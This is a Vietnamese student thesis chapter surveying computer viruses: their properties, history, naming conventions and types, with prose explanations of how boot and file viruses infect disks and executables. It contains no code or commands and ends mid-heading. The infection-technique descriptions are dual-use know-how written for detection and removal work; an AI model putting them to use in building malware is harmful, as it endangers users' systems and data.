Mục lục

Mở đầu

Virus tin học hiện nay đang là nỗi băn khoăn lo lắng của những người làm công tác tin học, là nỗi lo sợ của những người sử dụng khi máy tính của mình bị nhiễm virus. Khi máy tính của mình bị nhiễm virus, họ chỉ biết trông chờ vào các phần mềm diệt virus hiện có trên thị trường, trong trường hợp các phần mềm này không phát hiện hoặc không tiêu diệt được, họ bị lâm phải tình huống rất khó khăn, không biết phải làm như thế nào.

Vì lý do đó, có một cách nhìn nhận cơ bản về hệ thống, cơ chế và các nguyên tắc hoạt động của virus tin học là cần thiết. Trên cơ sở đó, có một cách nhìn đúng đắn về virus tin học trong việc phòng chống, kiểm tra, chữa trị cũng như cách phân tích, nghiên cứu một virus mới xuất hiện.

Ứng với mỗi hệ điều hành đều có những loại virus hoạt động riêng trên nó như ứng với hệ điều hành DOS ta có virus DOS, ứng với hệ điều hành Windows ta có virus Windows. Và sự phát triển của tin học gắn liền với nó là sự phát triển của virus tin học mỗi khi có một phần mềm, một chương trình, một hệ điều hành mới xuất hiện thì virus mới cũng xuất hiện theo và kéo theo đó là chương trình diệt virus. Vì vậy việc nghiên cứu, nhận dạng và phát hiện virus để từ đó có biện pháp thích hợp để ngăn chặn và phòng trừ virus đạt kết quả cao nhất.

Lời cảm ơn

Em xin bày tỏ lòng kính trọng và biết ơn sâu sắc tới PSG.TS Trịnh Nhật Tiến, các giáo viên bộ môn khoa công nghệ thông tin, Đại học Dân Lập Hải Phòng đã hướng dẫn và động viên em trong quá trình làm luận văn này.

Em xin cảm ơn các thầy cô giáo trong trường đã tạo điều kiện giúp đỡ em hoàn thành luận văn này. Em xin gửi lời cảm ơn tới gia đình bạn bè đã giúp đỡ động viên tạo điều kiện cho em trong quá trình làm luận văn.

Vì thời gian không nhiều, kinh nghiệm còn hạn chế, không tránh khỏi các thiếu sót. Em mong nhận được các ý kiến đóng góp của các thầy cô và bạn bè

Em xin chân thành cảm ơn

Chương 1. TỔNG QUAN VỀ VIRUS MÁY TÍNH

Để phát hiện và diệt được virus tin học thì trước hết phải hiểu rõ bản chất của chúng. Về nguyên tắc chung, công việc diệt virus tin học đa phần là làm ngược lại những gì mà virus đã làm. Vì vậy, chương này tập trung nghiên cứu những nội dung liên quan đến cơ chế hoạt động của virus để làm rõ bản chất của virus tin học. Từ đó có thể xây dựng chương trình tìm và diệt virus.

1.1. GIỚI THIỆU VỀ VIRUS MÁY TÍNH

1.1.1. Virus máy tính và các tính chất

1.1.1.1. Khái niệm

Virus máy tính nói chung là một chương trình máy tính được thiết kế dưới dạng một trò chơi khăm, hoặc một sự phá hoại ngầm, có thể tự lây lan bằng cách gắn vào các chương trình khác và tiến hành các thao tác vô ích, vô nghĩa, đôi khi là thao tác phá hoại. Khi một virus nhiễm vào đĩa, nó tự lây lan bằng cách gắn vào các chương trình khác trong hệ thống, kể cả phần mềm hệ thống. Giống như virus ở người, tác hại của virus máy tính có thể chưa phát hiện được trong thời gian vài ngày hay vài tuần. Trong thời gian đó mọi đĩa (có thể ghi) đưa vào hệ máy tính đều mang theo một bản sao ẩn của virus đó - các đĩa này đều bị nhiễm virus.

Khi virus phát tác, chúng gây ra nhiều hậu quả: từ những thông báo bậy bạ đến những tác động làm lệch lạc khả năng thực hiện của phần mềm hệ thống, hoặc xóa sạch mọi thông tin trên đĩa cứng.

1.1.1.2. Các tính chất

Tính lây lan: đây là tính chất quan trọng nhất đối với tất cả các loại virus. Khả năng lây lan thể hiện sức mạnh của virus. Đây là điểm phân biệt virus với một số chương trình "xấu" khác cũng có khả năng phá hoại dữ liệu và máy tính nhưng không tự lây lan được.

Tính ẩn: tính chất này làm cho virus tránh được sự phát hiện của các chương trình anti-virus và tăng tốc độ lây nhiễm, đảm bảo sự tồn tại của nó. Virus có thể giảm tối đa kích thước của mình bằng cách tối ưu hoá mã lệnh của nó hoặc sử dụng một số giải thuật tự nén và giải nén. Tuy nhiên, điều này cũng

có nghĩa là virus phải giảm độ phức tạp của nó, dễ dàng cho các lập trình viên phân tích mã lệnh.

Tính phá hoại: tính chất này có thể không có ở một số loại virus vì đơn giản chúng chỉ được viết ra để "thư giản" hoặc kiểm nghiệm khả năng lây lan mà thôi. Tuy nhiên, nhiều loại virus có khả năng phá hoại rất cao.

1.1.1.3. Lịch sử phát triển của virus máy tính

Virus máy tính có một quá trình phát triển khá dài, nó luôn song hành cùng những chiếc máy tính. Khi mà công nghệ phần mềm cũng như phần cứng phát triển thì virus máy tính cũng phát triển theo. Hệ điều hành thay đổi thì virus máy tính cũng tự thay đổi mình để phù hợp với hệ điều hành đó.

Có nhiều tài liệu khác nhau nói về xuất xứ của virus máy tính [1,2,3,4]. Tuy nhiên, đa số các tài liệu nói về xuất xứ của virus máy tính đều liên quan đến sự kiện trò chơi Core War.

1983 – Nguyên lý của trò chơi Core War

Core War là một cuộc đấu trí giữa hai đoạn chương trình máy tính do hai lập trình viên viết ra. Mỗi đấu thủ sẽ đưa một chương trình có khả năng tự tái tạo gọi là Orgnaism vào bộ nhớ máy tính. Khi bắt đầu cuộc chơi, mỗi đấu thủ sẽ cố gắng phá hủy Organism của đối phương và tái tạo Organism của mình. Đấu thủ thắng cuộc là đấu thủ tự nhân bản được nhiều nhất.

Trò chơi Core War được giữ kín đến năm 1983, Ken Thompson người đã viết phiên bản đầu tiên cho hệ điều hành UNIX, đã để lộ ra khi nhận một trong những giải thưởng danh dự của giới điện toán- giải thưởng A.M Turing. Trong bài diễn văn của mình ông đã đưa ra một ý tưởng về virus máy tính dựa trên trò chơi core war. Cũng năm 1983, tiến sỹ Frederik Cohen đã chứng minh được sự tồn tại của virus máy tính.

Tháng 5 năm 1984 tờ báo Scientific America có đăng mô tả về "core war" và cung cấp cho độc giả nhưng thông tin hướng dẫn về trò chơi này, kể từ đó virus máy tính xuất hiện và đi kèm theo nó là cuộc chiến giữa những viết ra virus và những người diệt virus.

1986 – Virus Brain

Có thể coi đây là virus máy tính đầu tiên trên thế giới, Brain bí mật thâm nhập từ Pakistan vào nước Mỹ với mục tiêu đầu tiên là trường đại học Delaware. Một nơi khác trên thế giới cũng đã mô tả sự xuất hiện của virus, đó là trường đại học Hebrew – Israel.

1987 – Virus Lehigh

Lehigh là tên của virus xuất hiện năm 1987 tại trường đại học cùng tên. Trong thời gian này cũng có một số virus khác xuất hiện, đặc biệt là WORM virus (sâu virus), cơn ác mộng với các hệ thống máy chủ xuất hiện. Virus Jerusalem đã gây thiệt hại cho công ty IBM với tốc độ lây lan đáng nể: 500000 nhân bản trong 1 giờ.

1988 – Virus lây lan trên mạng

Ngày 2/11/1988, Robert Morris đưa virus vào mạng máy tính quan trọng nhất của Mỹ, gây thiệt hại lớn. Từ đó trở đi người ta bắt đầu thấy được tính nguy hại của virus máy tính.

1989 – Virus AIDS Trojan

Xuất hiện Trojan hay còn gọi là "con ngựa thành Tơ – roa ", chúng không phải là virus máy tính, nhưng luôn đi cùng với khái niệm virus. Những con Trojan này khi đã gắn vào máy tính thì nó sẽ lấy cắp một số thông tin trên đó và gửi đến một địa chỉ mà chủ của chú ngựa này muốn vận chuyển đến, hoặc đơn giản chỉ là phá hủy dữ liệu trên máy tính đó.

1991 – Virus Tequila

Đây là loại virus đầu tiên mà thế giới chuyên môn gọi là virus đa hình. Đây thực sự là loại virus gây đau đầu cho những người diệt virus và quả thật không dễ dàng gì để diệt chúng. Chúng có khả năng tự thay đổi hình dạng sau mỗi lần lây nhiễm, làm cho việc phát hiện ra chúng rất khó khăn.

1992- Virus Michelangelo

Tiếp nối sự ra đời của virus đa hình năm 1991, trong năm, 1992 sức mạnh cho các loại virus máy tính tăng nhanh chóng mặt, những người viết virus đã tạo ra sự đa hình cực phức tạp cho mỗi virus.

1995 – Virus Concept

Sau gần 10 năm kể từ ngày virus máy tính đầu tiên xuất hiện, đây là loại virus đầu tiên có nguyên lý hoạt động gần như thay đổi hoàn toàn so với virus trước đây.

Sau này những virus theo nguyên lý của virus Concept được gọi chung là macro, chúng tấn công vào các hệ soạn thảo văn bản của Microsoft (Word, Excel, Powerpoint) .

1996 – Virus Boza

Khi hãng Microsoft chuyển sang hệ điều hành Window95 và họ cho rằng virus không thể tấn công được, thì năm 1996 xuất hiện virus Boza lây nhiễm được trên hệ điều hành Windows.

1999 – Virus Melissa, Bubbleboy

Một bước phát triển mới của virus, sâu Mellisa không những kết hợp các tính năng của sâu Internet và virus marco mà nó còn khai thác được một công cụ thường sử dụng hàng ngày là Microsoft Outlook Express. Khi một máy tính bị nhiễm sâu Mellisa, nó sẽ tự phát tán mình đi mà chủ nhân máy tính không hề hay biết.

Trong bốn ngày, sâu Mellisa đã lây nhiễm 250 ngàn máy tính trên thế giới thông qua Internet, trong đó có Việt Nam, gây thiệt hại hàng trăm triệu USD. Sâu Mellisa đã chứng minh Internet là một phương tiện hữu hiệu để virus máy tính có thể lây lan trên toàn cầu trong vài tiếng đồng hồ.

Năm 1999, ngoài sâu Mellisa, virus Chernobyl hay còn gọi là CIH đã phá hủy dữ liệu của hàng triệu máy tính trên thế giới, gây thiệt hại gân 1 tỷ USD vào ngày 26/4/1999.

Năm 2000 – Virus Dos, Love Letter

Có thể coi đây là vụ việc virus phá hoại lớn nhất từ trước tới nay, Love Letter có xuất xứ từ Philippines do một sinh viên nước này tạo ra, chỉ trong vòng sáu tiếng đồng hồ đã lây nhiễm tới 20 nước trên thế giới trong đó có Việt Nam, lây nhiễm 55 triệu máy tính gây thiệt hại 8,7 tỷ USD.

Còn Dos (Denial of Service), những virus này phát tán đi khắp nơi, nằm vùng ở những nơi nó lây nhiễm. Cuối cùng chúng đồng loạt tấn công theo kiểu từ chối dịch vụ (Denial of Service – yêu cầu liên tục, từ nhiều máy tính đồng thời, làm cho các máy chủ bị tấn công không thể phục vụ được nữa và dẫn đến từ chối các yêu cầu mới) vào các hệ thống máy chủ khi người điều hành nó ra lệnh, hoặc vào cùng một thời điểm định trước. Một hệ thống điện thoại của Tây Ban Nha là nơi bị tấn công đầu tiên.

2001 – Virus Winux Windows/Linux, Nimda, Code Red

Winux Windows/Linux virus đánh dấu những virus có thể lây được trên hệ điều hành Linux.

Nimda, Code Red là những virus tấn công các đối tượng của nó bằng nhiều con đường khác nhau (từ máy chủ sang máy chủ hoặc từ máy chủ sang máy trạm…), cho đến tháng 9/2002 ở Việt Nam vẫn còn những cơ quan với mạng máy tính có hàng trăm máy tính vẫn bị nhiễm virus Nimda. Chúng chỉ ra một xu hướng mới của các loại virus máy tính là tất cả trong một, trong một virus bao gồm nhiều virus.

2002 – Sự đời của hàng loạt loại virus mới

Tháng 1/2002, virus lây nhiễm những file .SWF. Tháng 3/2002 sâu SharpA (viết bằng ngôn ngữ C# ra đời). Tháng 5/2002 SQLSpider ra đời và chúng tấn công các chương trình dùng SQL. Perrun lây những file ảnh .JPEG. Scalper tấn công các FreeBSD/Apache Web server.

1.1.2. Tên của virus máy tính

Tên của virus nói chung thường được đặt bởi nhà nghiên cứu đầu tiên gặp virus đó. Vấn đề là nhiều nhà nghiên cứu có thể cùng gặp những virus mới giống nhau nhưng cách đặt tên của mỗi người thì lại khác nhau.

Việc các công ty phần mềm an ninh cạnh tranh nhau để được là đơn vị đầu tiên đặt tên cho một loại virus mới đã dẫn đến tình trạng phổ biến hiện nay, virus thường được gọi bằng nhiều danh tính khác nhau.

Bất đồng về tên và cách đặt tên những loại virus đã tạo ra những điều khó hiểu trong lĩnh vực này, từ đó dẫn đến những khó khăn trong biện pháp đối phó và góp phần giúp cho virus dễ dàng phát tán. Đây cũng là chủ đề được đưa ra thảo luận tại hội nghị toàn cầu về chống virus (Virus Bulletin 2003) tổ chức tại Toronto-Canada cuối tháng 9/2003.

Vào đầu thập kỷ 1990 đã có một hệ thống quy ước cách đặt tên do Tổ chức nghiên cứu virus máy tính (CARO) đề xuất. Chính thức được đưa ra năm 1991 và thỉnh thoảng được bổ sung thêm vào, hệ thống này đã đề ra những nguyên tắc về những gì có thể và không thể sử dụng trong việc đặt tên cho virus, đồng thời thiết lập một hệ thống các đặc trưng của virus như mức độ nguy hiểm, nền bị tác động, họ hàng của nó… Nick Fitzgerald, đại diện của CARO, khi phát biểu về hệ thống đặt tên hiện nay cho biết những nguyên tắc của họ vẫn có hiệu lực.

Kiểu đặt tên mang tính kỹ thuật thì quan trọng đối với các chuyên gia virus, họ có thể biết được con virus đó thuộc loại nào, phiên bản thứ mấy,… thông qua tên gọi của virus. Những điều đó lại không qua trọng với hầu hết những người sử dụng máy tính, những người thường có xu hướng nhớ tên virus như: I Love You và Mellisa (nhớ tên theo những sự kiện) thay vì VBS.LoveLetter.A và W97.Mellisa.A. Tóm lại: bất đồng trong việc đặt tên cho virus của những nhà nghiên cứu hay công ty phần mềm an ninh mạng tạo ra cho virus cùng loại nhiều tên khác nhau. Điều đó tạo ra sự lẫn lộn cho mọi người nhưng đối với phần mềm diệt virus chỉ xem xét những đặc điểm, dấu hiệu nhận biết của virus mà không hề quan tâm đến tên của chúng trong việc diệt virus.

1.1.3. Phân loại virus máy tính

Một cách tương đối, Virus tin học được chia ra thanh năm loại [1]:

Loại 1:Virus Boot (B-Virus)

Vì môi trường lây nhiễm của chúng ở trên Boot Record của đĩa mềm và Master Boot Record hoặc Boot Record của đĩa cứng, vùng chứa một đoạn mã dùng để khởi động máy tính. Virus loại này được kích hoạt mỗi khi máy tính khởi động từ một đĩa từ bị nhiễm chúng. Khi được đánh thức dậy thì chúng sẽ tiến hành thường trú trong bộ nhớ, lặng lẽ chờ cơ hội lây lan sang các đĩa khác thông qua quá trình truy nhập đĩa.

Loại 2: Virus File(F-Virus)

Thường lây nhiễm các file khả thi .EXE, .COM, .DLL, .BIN, .SYS.... Loại virus này hoạt động khi các file khả thi bị nhiễm virus được thi hành và ngay lập tức chúng sẽ tìm cách lây nhiễm hoặc tiến hành thường trú trong bộ nhớ và chờ cơ hội lây nhiễm sang các file khả thi khác.

Loại 3: Virus Marco

Loại này khác với loại virus F-Virus truyền thống ở chỗ đối tượng lây nhiễm của chúng không phải là chương trình khả thi mà là các file văn bản, bảng tính…của các phần mềm ứng dụng có trang bị ngôn ngữ marco phức tạp tạo ra như Microsoft Excel nằm trong bộ phần mềm Office của hãng Microsoft. Khi các tập tin văn bản (hoặc các tập tin Excel) này được xử lý bởi Microsoft Word (hoặc Microsoft Excel), Marco Virus sẽ được kích hoạt, tìm cách lây lan sang các file Word, Excel khác.

Loại 4: Virus Trojan

Thuật ngữ này dựa vào một điển tích cổ, đó là cuộc chiến giữa người Hy Lạp và người thành Tơ-roa. Thành Tơ-roa là một thành trì kiên cố, quân Hy Lạp không sao có thể đột nhập vào được. Người ta đã nghĩ ra một kế, giả vờ giảng hoà, sau đó tặng thành Tơ-roa một con ngựa gỗ khổng lồ. Sau khi ngựa được đưa vào trong thành, đêm xuống những quân lính từ trong bụng ngựa xông ra và đánh chiếm thành từ bên trong

Phương pháp trên cũng chính là cách mà các Trojan máy tính áp dụng. Đầu tiên hacker bằng cách nào đó lừa cho nạn nhân sử dụng chương trình của mình. Khi chương trình này chạy thì vẻ bề ngoài cũng giống như những chương trình bình thường. Tuy nhiên, song song với quá trình đó, một phần của Trojan sẽ bí mật cài lên máy nạn nhân. Đến một thời điểm định trước nào đó chương trình này thực hiện việc xóa dữ liệu, hay gửi những thông điệp mà hacker muốn lấy đến một địa chỉ đã định trước ở trên mạng.

Khác với virus, Trojan là một đoạn mã chương trình hoàn toàn không có tính chất lây lan. Nó chỉ có thể được cài đặt khi được kích hoạt và lây nhiễm được sang máy tính khác khi có người cố ý gửi đi, còn virus thì tự động tìm kiếm nạn nhân để lây lan.

Thông thường các phần mềm có chứa Trojan được phân phối như là các phần mềm tiện ích, phần mềm mới hấp dẫn, nhằm dễ thu hút người sử dụng.

Bên cạnh các Trojan ăn cắp thông tin truyền thống, một số khái niệm mới được dùng để đặt tên cho các trojan mang tính chất riêng biệt như sau:

BackDoor: Là loại trojan (sau khi đã cài đặt vào máy nạn nhân) sẽ tự mở ra một cổng dịch vụ cho phép kẻ tấn công (hacker) có thể kết nối từ xa tới máy nạn nhân, từ đó nó sẽ nhận lệnh và thực hiện lệnh mà kẻ tấn công đưa ra.

Phần mềm quảng cáo bất hợp pháp - Adware và phần mềm gián điệp - Spyware: Gây khó chịu cho người dùng khi chúng cố tình thay đổi trang web mặc định (home page), các trang tìm kiếm mặc định (search page)..hay liên tục tự động hiện ra (pop up) các trang web quảng cáo khi ta đang duyệt web. Chúng thường bí mật xâm nhập vào máy của ta khi ta vô tình "ghé thăm" những trang web có nội dung không lành mạnh, các trang web bẻ khóa phần mềm…hoặc đi theo các phần mềm miễn phí không đáng tin cậy, các phần mềm bẻ khóa (crack, keygen).

Loại 5: Sâu Internet (Internet Worm)

Sâu Internet là một bước tiến đáng kể của virus. Sâu Internet kết hợp cả sự phá hoại của virus, sự bí mật của Trojan và việc lây lan nhanh chóng qua đường mạng Internet. Với tốc độ lây lan nhanh chóng chúng đã làm tê liệt hàng loạt các hệ thống máy chủ, làm đường truyền trên mạng quá tải.

Sâu Internet thường được tán phát bằng cách tìm các địa chỉ trong sổ địa chỉ (Address book) của máy mà nó đang lây nhiễm, ở đó thường là địa chỉ của người thân, khách hàng…Tiếp đến, nó tự gửi bản sao của nó cho những địa chỉ mà nó tìm thấy, địa chỉ người gửi thường là chủ nhân của máy tính đó. Điều nguy hiểm là những việc này diễn ra mà người sử dụng không hề hay biết, chỉ nhận được thông báo là đã gửi virus cho người khác thì mới biết rằng máy tính của mình bị nhiễm virus.

Với cách hoàn toàn tương tự trên những máy tính nạn nhân, sâu Internet có thể nhanh chóng lây lan trên toàn cầu theo cấp số nhân, điều đó giải thích tại sao chỉ trong vòng vài tiếng đông hồ mà sâu Mellisa và sâu Love Letter lại có thể lây lan tới hàng chục triệu máy tính trên toàn cầu. Cái tên sâu Internet thể hiện việc những con sâu có thể "bò" từ máy tính này qua máy tính khác trên các cành cây Internet

Với sự lây lan nhanh và rộng lớn như vậy, sâu Internet thường được kẻ viết ra chúng cài thêm nhiều tính năng đặc biệt, chẳng hạn như chúng có thể định cùng một ngày giờ và đồng loạt từ các máy tính nạn nhân tấn công vào một địa chỉ nào đó, rất khó để chống đỡ và khắc phục được hậu quả của những cuộc tấn công như vậy. Ngoài ra, những con sâu Internet còn có thể cho phép chủ nhân của chúng truy cập vào máy tính của nạn nhân và làm mọi thứ như ngồi trên máy tính đó một cách hợp pháp.

Khái niệm Sâu Internet còn bao gồm các virus lây lan qua mạng chia sẻ ngang hàng peer to peer, các virus lây lan qua các dịch vụ chatting và đặc biệt là các virus khai thác các lỗ hổng phần mềm để lây lan. Các phần mềm (nhất là hệ điều hành và các dịch vụ trên đó) luôn chứa đựng những lỗi tiềm tàng (ví dụ: lỗi tràn bộ đệm…) mà không phải lúc nào cũng có thể dễ dàng phát hiện ra. Khi một lỗ hổng phần mềm được phát hiện, không lâu sau đó sẽ xuất hiện các virus có khả năng khai thác các lỗ hổng này để lây nhiễm lên các máy tính từ xa một cách âm thầm mà người chủ máy tính hoàn toàn không hay biết. Từ các máy tính này, Worm sẽ tiếp tục "bò" qua các máy tính khác trên mạng Internet với một cách thức tương tự.

Phân loại virus sẽ cung cấp cho chúng ta một cách nhìn nhận đúng đắn về virus máy tính, để từ đó xây dựng phương pháp hữu hiệu ngăn chặn chúng.

1.2. BOOT VIRUS

1.2.1. Phương pháp lây lan

Sau quá trình POST (Power On Self Test – Tự kiểm tra khi khởi động) sector đầu tiên trên đĩa khởi động được đọc vào bộ nhớ tại địa chỉ 0:07C00h, một tác vụ kiểm tra xem có phải là phần Boot hợp lệ không bằng cách kiểm tra mã nhận dạng 0AA55h tại cuối sector. Tuy nhiên việc kiểm tra này không tránh khỏi sơ hở nếu ai đó thay đoạn mã Boot bằng một chương trình khác với ý đồ xấu. Và đây cũng chính là cách lây lan của một B-Virus.

Đối với đĩa mềm, sector đầu tiên luôn là Boot sector, do đó việc lây lan chỉ đơn giản là tiến hành thay thế sector này bằng mã của virus.

Đối với đĩa cứng có chia Partition, việc lây lan lại phức tạp hơn vì đầu tiên Master Boot sector được đọc vào, sau quá trình kiểm tra Partition hoạt động, Boot sector tương ứng mới được đọc vào. Chính vì vậy người viết ra virus có thể chọn một trong hai nơi để lưu giữ mã virus: Master Boot sector hay Boot sector.

Đối với B-Virus được lưu trữ tại Master thì nó luôn được nạp vào bộ nhớ đầu tiên, cho dù sau đó hệ điều hành nào được sử dụng và do đó nó có khả năng lây lan rất rộng. Tuy nhiên vấn đề đặt ra là những con virus này phải bảo toàn Partition table vì một xâm phạm nhỏ đến vùng này cũng dẫn đến những trục trặc về đĩa cứng.

Đối với Boot sector thì có thuận lợi hơn trong việc sử dụng bảng tham số của đĩa nằm trong vùng này, đoạn mã lây lan cho đĩa mềm cũng sẽ được dùng tương tự cho đĩa cứng.

Hai phương pháp trên đều đã được các B-Virus sử dụng, tuy nhiên hiện nay hầu hết chúng đều sử dụng phương pháp lây vào Master Boot sector.

Vấn đề then chốt mà loại virus này cần giải quyết là Boot sector (Master Boot sector) cũ của đĩa. Virus sẽ thực hiện việc thay thế một Boot sector mới, tuy nhiên virus không thể thực hiện được hết công việc cho Boot sector (Master Boot sector) cũ vì trong sector này có chứa thông tin về đĩa và thực sự virus không thể biết một cách đầy đủ sector này sẽ phải làm những gì. Chính lý do này mà đa số các B-Virus không bỏ Boot sector cũ mà virus giữ Boot sector cũ vào một vùng nào đó trên đĩa và sau khi tiến hành xong tác vụ cài đặt của mình, nó sẽ đọc và trao quyền điều khiển cho đoạn mã của sector này (tuy nhiên có một số con virus đã thực hiện đè mã của mình lên đoạn mã của Boot sector cũ chỉ chừa thông tin về đĩa mà không cất sector này đi). Mọi việc lại được Boot sector cũ tiếp tục thi hành như bình thường. Tuy nhiên việc lựa chọn nơi cất giữ Boot sector cũng là một điều khó khăn vì mọi nơi trên đĩa đều có thể bị sửa đổi: FAT, Root Directory và nhất là vùng Data. Dựa vào cách giải quyết việc cất giấu Boot sector cũ này B-Virus có thể phân thành hai loại là SB-Virus và DB-Virus.

1.2.2. Phân loại Boot Virus

Việc cất giữ Boot sector được B-Virus giải quyết theo hai hướng:

Hướng thứ nhất là virus cất Boot sector cũ vào một vị trí xác định trên mọi đĩa và chấp nhận rủi ro có thể bị mất sector này do ghi đè, dù chỗ cất dấu này có khả năng bị ghi đè thấp nhất. Hướng giải quyết này đơn giản và do đó chương trình thường không lớn. Chỉ dùng một sector thay thế Boot sector cũ và do đó loại này được gọi là SB-Virus (Single Boot Virus).

Hướng thứ hai là virus có thể cất Boot sector này vào một vị trí an toàn trên đĩa tránh mọi mất mát có thể xảy ra. Vì kích thước vùng an toàn có thể định bất kỳ, nên virus thường chiếm trên nhiều sector và được chia làm hai phần: một phần trên Boot sector và một phần trên vùng an toàn. Vì đặc điểm như vậy, loại virus này được gọi là DB-Virus (Double Boot sector).

1/. SB-Virus

Do tính chấp nhận mất mát dữ liệu nên chương trình ngắn gọn chỉ chiếm một sector. Thông thường SB-Virus chọn những nơi mà khả năng ghi đè lên là ít nhất để cất Boot sector cũ.

Đối với đĩa mềm, các nơi thường chọn là:

- Những sector cuối cùng của Root Directory vì ít khi người dùng khai thác hết số entry của thư mục gốc.

- Những sector cuối cùng của đĩa vì khi phân phối liên cung cho một tập tin nào đó, DOS bắt đầu tìm liên cung trống từ đầu vùng dữ liệu căn cứ vào entry của nó trên FAT.

Đối với đĩa cứng thì đơn giản hơn vì trên hầu hết các đĩa track 0 chỉ chứa Master Boot record trên một sector, còn lại các sector khác trên track này là bỏ trống không dùng đến. Do đó, các SB-Virus và hầu hết các DB-Virus đều chọn những sector trống trên track này làm nơi ẩn náu.

2/. DB-Virus

- Đối với đa số các virus thì kích thước 512 byte (thông thường kích thước của một sector là 512 bytes) không phải là quá rộng rãi. Do đó họ đã giải quyết bằng cách thay thế Boot sector cũ bằng Boot sector giả. Boot sector giả này làm nhiệm vụ tải tiếp phần mã virus còn lại trên đĩa vào bộ nhớ rồi trao quyền điều khiển. Sau khi cài đặt xong phần này mới tải Boot sector thật vào bộ nhớ. Phần mã virus còn lại có thể được nằm ở một trong những nơi :

- Đối với đĩa mềm: qua mặt DOS bằng cách dùng những liên cung còn trống. Những entry tương ứng với các liên cung này trên FAT sẽ bị đánh dấu là hỏng để cho DOS sẽ không sử dụng đến nữa. Phương pháp thứ hai ưu điểm hơn là vượt ra khỏi tầm kiểm soát của DOS bằng cách tạo thêm một track mới tiếp theo track cuối cùng mà DOS có thể quản lý (điều này chỉ áp dùng với đĩa mềm). Tuy nhiên phương pháp này có nhược điểm là có một số loại ổ đĩa mềm không có khả năng quản lý, khi track mới được thêm sẽ gây lỗi khi virus tiến hành lây lan. Do vậy phương pháp thứ nhất vẫn được các virus sử dụng nhiều hơn.

- Đối với đĩa cứng: mã virus có thể được cất giữ tại những sector sau Master Boot record hoặc những sector cuối của Partition sau khi đã giảm kích thước của Partition đi hoặc giải quyết tương tự như trên đĩa mềm (sử dụng những liên cung còn trống và đánh dấu những liên cung này trong bảng FAT là hỏng để cho DOS không sử dụng nữa) .

Nói chung cấu trúc chương trình SB-Virus hay DB-Virus là như nhau.

1.2.3. Cấu trúc chương trình B-Virus

Do đặc điểm chỉ được trao quyền điều khiển một lần khi khởi động máy, virus phải tìm mọi cách để tồn tại và được kích hoạt lại khi cần thiết, nghĩa là nó giống như một chương trình "pop up" TSR (Terminate and Stay Resident – Kết thúc và thường trú). Do vậy, chương trình virus được chia làm hai phần: phần khởi tạo và phần thân.

Phần khởi tạo

Đầu tiên virus tiến hành thường trú bằng cách tự chép mình vào vùng nhớ cao. Sau đó để đảm bảo tính "pop up" của mình nó luôn chiếm ngắt 13h. Ngoài ra, để phục vụ cho công tác phá hoại, gây nhiễu…virus còn có thể chiếm các ngắt 8, 9….Sau khi đã khởi tạo xong, Boot sector cũ được trả lại đúng vị trí và trao quyền điều khiển.

Phần thân

Là phần quan trọng của virus, chứa các đoạn mã mà phần lớn sẽ thay thế cho các ngắt mà nó chiếm. Có thể chia phần này thành bốn phần.

+ Phần lây lan: là phần chính của thân virus, thay thế cho ngắt 13h, có tác dụng lây lan bằng cách tự sao chép mình vào bất kỳ đĩa nào chưa bị nhiễm.

+ Phần gây nhiễu và ngụy trang: khi bản chất virus được khảo sát một cách tường tận thì việc phát hiện và diệt virus không còn là vấn đề phức tạp. Việc gây nhiễu tạo nhiều khó khăn cho người chống virus trong việc tìm, diệt virus và phục hồi dữ liệu. Việc ngụy trang làm cho virus có vẻ bề ngoài như bình thường để người diệt virus và sử dụng máy tính không phát hiện ra chúng.

+ Phần phá hoại: không nhất thiết phải có. Tuy nhiên đa số các virus đều có phần này, hiền thì chỉ gây trục chặc nhỏ, trêu chọc người dùng…còn ác thì phá hủy dữ liệu máy tính. Virus có thể phá hoại một cách ngẫu nhiên hoặc được định thời.Đối với loại virus được định thời, virus sẽ kiểm tra một giá trị (có thể virus xác định ngày, giờ, tháng, năm, số lần lây, số giờ máy đã chạy…). Khi giá trị này bằng hoặc vượt qua ngưỡng cho phép nó sẽ tiến hành phá hoại.

+ Phần dữ liệu: để cất giữ thông tin trung gian, những biến nội tại dùng riêng cho virus và Boot sector cũ.

1.3. VIRUS FILE

1.3.1. Phương pháp lây lan

Virus file truyền thống nói chung chỉ tiến hành lây lan trên những file thi hành được (thường là file .com hoặc là file .exe). Khi tiến hành lây lan F-Virus truyền thống cũng phải tuân theo nguyên tắc: quyền điều khiển phải nằm trong tay virus trước khi virus trả nó lại cho file bị nhiễm (tuy nhiên cũng có một số ít virus lại nắm quyền điều khiển sau một số lệnh nào đó của file bị nhiễm). Tất cả dữ liệu của file phải được bảo toàn sau khi quyền điều khiển thuộc về file.

Cho đến nay F-Virus có một số phương pháp lây lan cơ bản sau:

1/. Chèn đầu

Thông thường, phương pháp này chỉ áp dụng đối với các file dạng .COM nghĩa là chương trình luôn ở PSP:100h. Lợi dụng điểm này, virus sẽ chèn đoạn mã của nó vào đầu file bị lây và đẩy toàn bộ file này xuống phía dưới ngay sau nó.

Ưu điểm: mã virus dễ viết vì có dạng file .COM. Mặt khác, sẽ gây khó khăn cho người diệt trong vấn đề khôi phục file vì phải đọc toàn bộ file bị nhiễm vào bộ nhớ rồi tiến hành ghi lại.

Nhược điểm: trước khi trả quyền điều khiển lại cho file phải đảm bảo đầu vào là PSP:100h, do đó phải chuyển toàn bộ chương trình lên địa chỉ này.

2/. Nối đuôi

Phương pháp này được thấy trên hầu hết các loại F-Virus vì phạm vi lây lan của nó rộng hơn phương pháp trên. Theo như tên của phương pháp này mã virus sẽ được gắn vào ngay sau file bị lây. Và do mã của virus không nằm đúng đầu vào chương trình cho nên nó sẽ định vị lại file bị lây bằng cách thay đổi một số dữ liệu của file sao cho đầu vào chỉ đúng vào mã của nó.

Ưu điểm: lây lan trên mọi loại file khả thi, thường là file .COM, .EXE, .BIN, .OVL… mặt khác, sự thay đổi dữ liệu trên file bị lây là không đáng kể và việc đoạt quyền điều khiển không mấy khó khăn.

Nhược điểm: dễ dàng cho người diệt trong việc khôi phục dữ liệu và khó định vị mã virus khi lây nhiễm vào file vì kích thước file bị lây là bất kỳ.

3/. Đè vùng trống

Phương pháp này nhằm khắc phục nhược điểm làm tăng kích thước file bị lây nhiễm (một sơ hở mà từ đó virus dễ bị phát hiện) của hai phương pháp trên. Theo phương pháp này virus sẽ tìm những vùng trống trong file rồi ghi đè mã của nó vào đấy.

Ưu điểm: gây khó khăn trong việc phát hiện và diệt virus.

Nhược điểm: khó khăn trong việc viết mã virus và khả năng lây lan hẹp vì rất ít file có đủ vùng trống cho virus ghi đè.

1.3.2. Phân loại F-Virus

TF Virus (Transient File Virus) :

